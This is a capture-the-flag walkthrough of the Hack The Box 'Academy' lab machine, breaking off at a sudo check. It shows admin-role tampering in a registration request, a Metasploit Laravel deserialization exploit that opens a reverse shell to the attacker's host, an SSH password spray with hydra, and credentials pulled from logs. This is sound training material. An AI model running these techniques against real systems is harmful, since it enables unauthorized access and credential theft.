

# HTB.Academy

## machine info

The screenshot shows the HTB Academy interface for a machine named 'Academy'. The machine is marked as 'EASY' and has a difficulty rating of 4.6. It is currently online, with 26 users connected. The IP address is 10.10.10.215. The machine is owned by 5446 users and has 4751 system owns. It was released 54 days ago. The machine creators are egre55 and mrb3n, who are both respected. The interface includes tabs for INFORMATION, STATISTICS, ACTIVITY, CHANGELOG, REVIEWS, WALKTHROUGHS, and SHARE RESULTS. There are also buttons for 'Leave Machine' and 'Reset Machine'.

**Academy**  
EASY

DIFFICULTY RATING  
20 POINTS

ONLINE 26

INFORMATION STATISTICS ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS SHARE RESULTS

**10.10.10.215**  
IP ADDRESS

**4.6**  
MACHINE RATING

**5446**  
USER OWNS

**4751**  
SYSTEM OWNS

**Leave Machine**  
Leave this live machine.

**Reset Machine**  
Reset the machine to point zero.

**54 Days**  
RELEASE DATE

**egre55 & mrb3n**  
MACHINE CREATORS  
RESPECTED

## Enumeration

## port scanning

perform port scanning & found 2 ports

```

(nobodyatall@0xDEADBEEF) [~/htb/boxes/academy]
$ nmap -sC -sV -oN portscan 10.10.10.215
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-01 06:01 EST
Nmap scan report for 10.10.10.215
Host is up (0.045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|_   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_   256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to http://academy.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

found 33060 port when doing further port scanning

```

(nobodyatall@0xDEADBEEF)-[~]
$ sudo masscan -p 1-65535 -e tun0 10.10.10.215


Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2021-01-01 11:20:18 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 33060/tcp on 10.10.10.215
Discovered open port 80/tcp on 10.10.10.215
Discovered open port 22/tcp on 10.10.10.215

(nobodyatall@0xDEADBEEF)-[~]
$ 

```

## gaining access into admin user

the root page of the port 80 web server



under the register.php, roleid hidden? probably this one is unique for different users

```
<tr>
  <td align="right"><input class="input" size="40" typ
</tr>
  <input type="hidden" value="0" name="roleid" />
</table>
<br/><br/>
<input type="submit" class="button" value="Register"/>
```

register an account for it



Username

tester

Password

•••••

Repeat Password

•••••

check the post requests made, roleid=0 hmm

▶

Headers

Cookies

Request

▼ Filter Request Parameters

▼ Form data

uid: "tester"

password: "tester"

confirm: "tester"

roleid: "0"

▼ Request payload

nothing happened when register most probably roleid=0 is used  
so used burpsuite to intercept the requests, edit the roleid and register a new account  
//it shows 302 found seems like it redirecting us to somewhere

Request

RawParamsHeadersHex

PrettyRaw\nActions

1 POST /register.php HTTP/1.1

2 Host: academy.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 51

9 Origin: http://academy.htb

10 Connection: close

11 Referer: http://academy.htb/register.php

12 Cookie: PHPSESSID=jpljnba77ckilqqd0L0nn9n2ok

13 Upgrade-Insecure-Requests: 1

14

15 uid=rayman&password=rayman&confirm=rayman&roleid=10

Response

RawHeadersHex

PrettyRawRender\nActions

1 HTTP/1.1 302 Found

2 Date: Fri, 01 Jan 2021 12:46:15 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalid

6 Pragma: no-cache

7 location: success-page.php

8 Content-Length: 3003

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

11

12

13 <html>

14 <head>

15 <meta charset="utf-8">

16 <meta name="viewport" content="width=device

success page! so it seems like our account has been created

RawParamsHeadersHex

PrettyRaw\nActions

1 GET /success-page.php HTTP/1.1

2 Host: academy.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; r

4 . . . . .

login into my rayman account




Username

rayman

Password

●●●●●●

& it login successfully now we're in home.php  
//but it seems like a rabbit hole here, nothing much can do in this egre55 user



perform subdirectory fuzzing & found the admin.php page

```
/.hta.php (Status: 403)
/admin.php (Status: 200)
/admin.php (Status: 200)
/config.php (Status: 200)
/home.php (Status: 302)
/images (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/login.php (Status: 200)
/register.php (Status: 200)
/server-status (Status: 403)

2021/01/01 06:08:56 Finished
```

register an account for the admin user

/\*

ideas:

roleid >1 for normal user

roleid == 1 for admin user

\*/

Request

RawParamsHeadersHex

PrettyRaw\nActions

```
1 POST /register.php HTTP/1.1
2 Host: academy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://academy.htb
10 Connection: close
11 Referer: http://academy.htb/register.php
12 Cookie: PHPSESSID=q4vhqk5ker63ilcu28erg5kd6o
13 Upgrade-Insecure-Requests: 1
14
15 uid=hohoho&password=hohoho&confirm=hohoho&roleid=1
```

Response

RawHeadersHex

PrettyRawRender\nActions


```
1 HTTP/1.1 302 Found
2 Date: Fri, 01 Jan 2021 15:01:48 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, mu:
6 Pragma: no-cache
7 location: success-page.php
8 Content-Length: 3003
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <html>
14 <head>
15 <meta charset="utf-8">
16 <meta name="viewport" content="width=device-width, initial-scale=1">
17
18 <title>
19 Register - Academy
```

and it shows success page == account created

```
1 GET /success-page.php HTTP/1.1
2 Host: academy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

test using the credential to login





now we're in the admin account!

academy.htb/admin-page.php

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

# Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

fix issue of this subdomain?

Fix issue with dev-staging-01.academy.htb	pending
---	---------

edit the hosts file to access the subdomain

```
192.168.0.145 severnaya-station.com
10.10.10.215 dev-staging-01.academy.htb academy.htb
# The following lines are desirable for IPv6 capable hosts
```

# enumerating dev-staging-01 subdomain

some weird thing happen in this subdomain

The screenshot shows a web browser window with the address bar displaying `dev-staging-01.academy.htb`. The browser's developer tools are open, showing a stack trace for an `UnexpectedValueException`. The error message is: "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied".

The stack trace includes the following frames:

- 10. `UnexpectedValueException`  
.../vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:110
- 9. `Monolog\Handler\StreamHandler write`  
.../vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39
- 8. `Monolog\Handler\AbstractProcessingHandler handle`  
.../vendor/monolog/monolog/src/Monolog/Logger.php:344
- 7. `Monolog\Logger addRecord`  
.../vendor/monolog/monolog/src/Monolog/Logger.php:712
- 6. `Monolog\Logger error`

The right pane of the developer tools shows the source code of `StreamHandler.php`. The error occurs at line 110, where a `throw new \UnexpectedValueException` is executed. The arguments for the exception are: "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied".

permission denied hmm...

A close-up of the error message from the previous screenshot:

```
UnexpectedValueException
The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied
```

retrieve some interesting information from the logs

db credential

```
DB_CONNECTION "mysql"
DB_HOST "127.0.0.1"
DB_PORT "3306"
DB_DATABASE "homestead"
DB_USERNAME "homestead"
DB_PASSWORD "secret"
```

debug mode enabled, & we found the APP\_KEY

```
REQUEST_TIME 1609514834
APP_NAME "Laravel"
APP_ENV "local"
APP_KEY "base64:dbLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG "true"
APP_URL "http://localhost"
```

search for laravel exploit & found this in metasploit

```
Shellcodes: No Results
msf6 > search laravel
Matching Modules
#  Name options/Handler report Disclosure Date Rank Check Description
0  exploit/unix/http/laravel_token_unserialize_exec 2018-08-07 excellent Yes PHP Laravel Framework token Unserialize Remote Command Execution
APP_URL "http://localhost"
```

fill in the exploit properties from what we've gathered in the debug page

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > options
Module options (exploit/unix/http/laravel_token_unserialize_exec):
Name Current Setting Required Description
APP_KEY dbLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0= yes The base64 encoded APP_KEY string from the .env file
Proxies no PT_FILE A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.10.10.215 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Path to target webapp
VHOST dev-staging-01.academy.htb no HTTP server virtual host

Payload options (cmd/unix/reverse_perl):
Name Current Setting Required Description
LHOST 10.10.14.22 yes The listen address (an interface may be specified)
LPORT 18890 yes The listen port
```

execute it and we got our initial foothold!

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > exploit
[*] Started reverse TCP handler on 10.10.14.22:18890
[*] Command shell session 1 opened (10.10.14.22:18890 → 10.10.10.215:33750) at 2021-01-01 10:48:46 -0500
id uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

# Post Exploitation

## Privilege Escalation

### www-data -> cry0l1t3

found several users in the home directory

```
cd /home
ls -la
ls -la
total 32
drwxr-xr-x  8 root      root      4096 Aug 10 00:34 .
drwxr-xr-x 20 root      root      4096 Aug  7 12:07 ..
drwxr-xr-x  2 21y4d     21y4d     4096 Aug 10 00:34 21y4d
drwxr-xr-x  2 ch4p      ch4p      4096 Aug 10 00:34 ch4p
drwxr-xr-x  4 cry0l1t3 cry0l1t3 4096 Aug 12 21:58 cry0l1t3
drwxr-xr-x  3 egre55    egre55    4096 Aug 10 23:41 egre55
drwxr-xr-x  2 g0blin    g0blin    4096 Aug 10 00:34 g0blin
drwxr-xr-x  5 mrb3n     mrb3n     4096 Aug 12 22:19 mrb3n
www-data@academy:/home$
```

the user flag was in cry0l1t3 user home directory

```
find . -name user.txt -type f 2>/dev/null
find . -name user.txt -type f 2>/dev/null
./cry0l1t3/user.txt
www-data@academy:/home$
```

run linpeas.sh & read the result

//found a DB password in a .env file, might be some user using the same credential for their user

```
/var/www/html/academy/.env:DB_PASSWORD=mySup3rP4s5w0rd !!
```

create wordlist of password found & the users in home directory

```
➔$ echo > pw

(nobodyatall@0xDEADBEEF)-[~/htb/boxes/academy]
$ cat > pw
mySup3rP4s5w0rd !!
^C

(nobodyatall@0xDEADBEEF)-[~/htb/boxes/academy]
$ cat > user
21y4d
ch4p
cry0l1t3
egre55
g0blin
mrb3n
^C
```

run hydra & found the user that used that credential!

```
zsh: command not found: hydra

(nobodyatall@0xDEADBEEF)-[~/htb/boxes/academy]
$ hydra -L user -P pw academy.htb ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-01 11:26:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per t
[DATA] attacking ssh://academy.htb:22/
[22][ssh] host: academy.htb login: cry0l1t3 password: mySup3rP4s5w0rd !!
1 of 1 target successfully completed, 1 valid password found
```

login into the user via ssh & we're in

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-01 11:26:53
(nobodyatall@0xDEADBEEF)-[~/htb/boxes/academy]
$ ssh cry0l1t3@academy.htb
cry0l1t3@academy.htb's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 01 Jan 2021 04:27:28 PM UTC
```



# cry0l1t3 -> mrb3n

& we've found & able to read the user flag!

```
cry0l1t3@academy:~$ wc user.txt
1 1 33 user.txt
```

adm group

```
crwlxt-xi-x 14 root root graph 4096 Aug 7 14:30 var
cry0l1t3@academy:/$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:/$
```

have the permission to read /var/log

adm

The admin group, adm, allows the user to view logs in /var/log . Whilst this is not directly exploitable, it can be used to leak sensitive information, such as user actions, vulnerable applications and any potentially hidden cron-jobs.

lxd

this egre55 password keep on showing redacted, kinda sus here

```
cry0l1t3@academy:~$ find /var/log -type f -exec grep -H 'passw' {} \; | more
grep: /var/log/vmware-network.9.log: Permission denied
grep: /var/log/vmware-network.6.log: Permission denied
grep: /var/log/installer/curtin-install.log: Permission denied
grep: /var/log/installer/curtin-install-cfg.yaml: Permission denied
/var/log/installer/subiquity-debug.log.1758:2020-08-07 12:07:02,431 DEBUG subiquity.controllers.identity:70 IdentityController.done next_screen user_spec={'hostname':
'academy', 'realname': 'egre55', 'username': 'egre55', 'password': '<REDACTED>'}
grep: /var/log/installer/curtin-install-cfg.yaml: Permission denied
```

use the grep command to find logs containing egre55 string

```
cry0l1t3@academy:/home$ grep -rH 'egre55' /var/log/* 2>/dev/null
```

```
/var/log/cloud-init.log.2020-08-07 12:12:07,195 - __init__.py[DEBUG]: Adding user 'egre55'
/var/log/cloud-init.log.2020-08-07 12:12:07,195 - util.py[DEBUG]: Running hidden command to protect sensitive input/output logging: ['useradd', 'egre55', '--comment', 'egre55', '--groups', 'adm,cdrom,dip,plugdev,lxd,sudo', '--password', 'REDACTED', '--shell', '/bin/bash', '-m']
```

```
cry0l1t3@academy:/var/log/installer$ grep -rH 'egre55' /var/log 2>/dev/null
/var/log/installer/subiquity-debug.log.1758:2020-08-07 12:07:02,431 DEBUG subiquity.controllers.identity:70 IdentityController.done next_screen user_spec={'hostname': 'academy', 'realname': 'egre55', 'username': 'egre55', 'password': '<REDACTED>'}
Binary file /var/log/utmp matches
```

egre55 seems like a rabbit hole here, let's grep the su command

```
cry0l1t3@academy:/var/log$ grep -rHw 'su' /var/log/ 2>/dev/null
Binary file /var/log/auth.log.3.gz matches
Binary file /var/log/dpkg.log.3.gz matches
Binary file /var/log/journal/28c7c847c6f6b323842e7c52dc6e7741/custom@
```

found a log that authentication granted for mrb3n user with the data (hex form)

```
/var/log/audit/audit.log.3:type=USER_START msg=audit(1597199290.086:82): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:session_open grantors=pam_env,pam_env,pam_mail,pam_limits,pam_tty_audit,pam_permit,pam_umask,pam_unix,pam_systemd acct="cry01t3" exe="/usr/bin/su" hostname=academy addr=? terminal=ttty1 res=success'
/var/log/audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
/var/log/audit/audit.log.3:type=USER_AUTH msg=audit(1597199304.778:85): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:authentication grantors=pam_permit,pam_cap acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? terminal=ttty1 res=success'
/var/log/audit/audit.log.3:type=USER_ACCT msg=audit(1597199304.778:86): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:accounting grantors=pam_permit acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? terminal=ttty1 res=success'
```

decoding the hex string & found possible mrb3n credential?

## Input

6D7262336E5F41634064336D79210A

## Output

mrb3n\_Ac@d3my!

using the credential & we're in mrb3n user!

```
Binary file /var/log/dmesg.3.gz matches
cry01t3@academy:/var/log$ su mrb3n
Password:
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$
```



# mr3n -> root

checking the sudo -l & found the command can execute as root

```
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
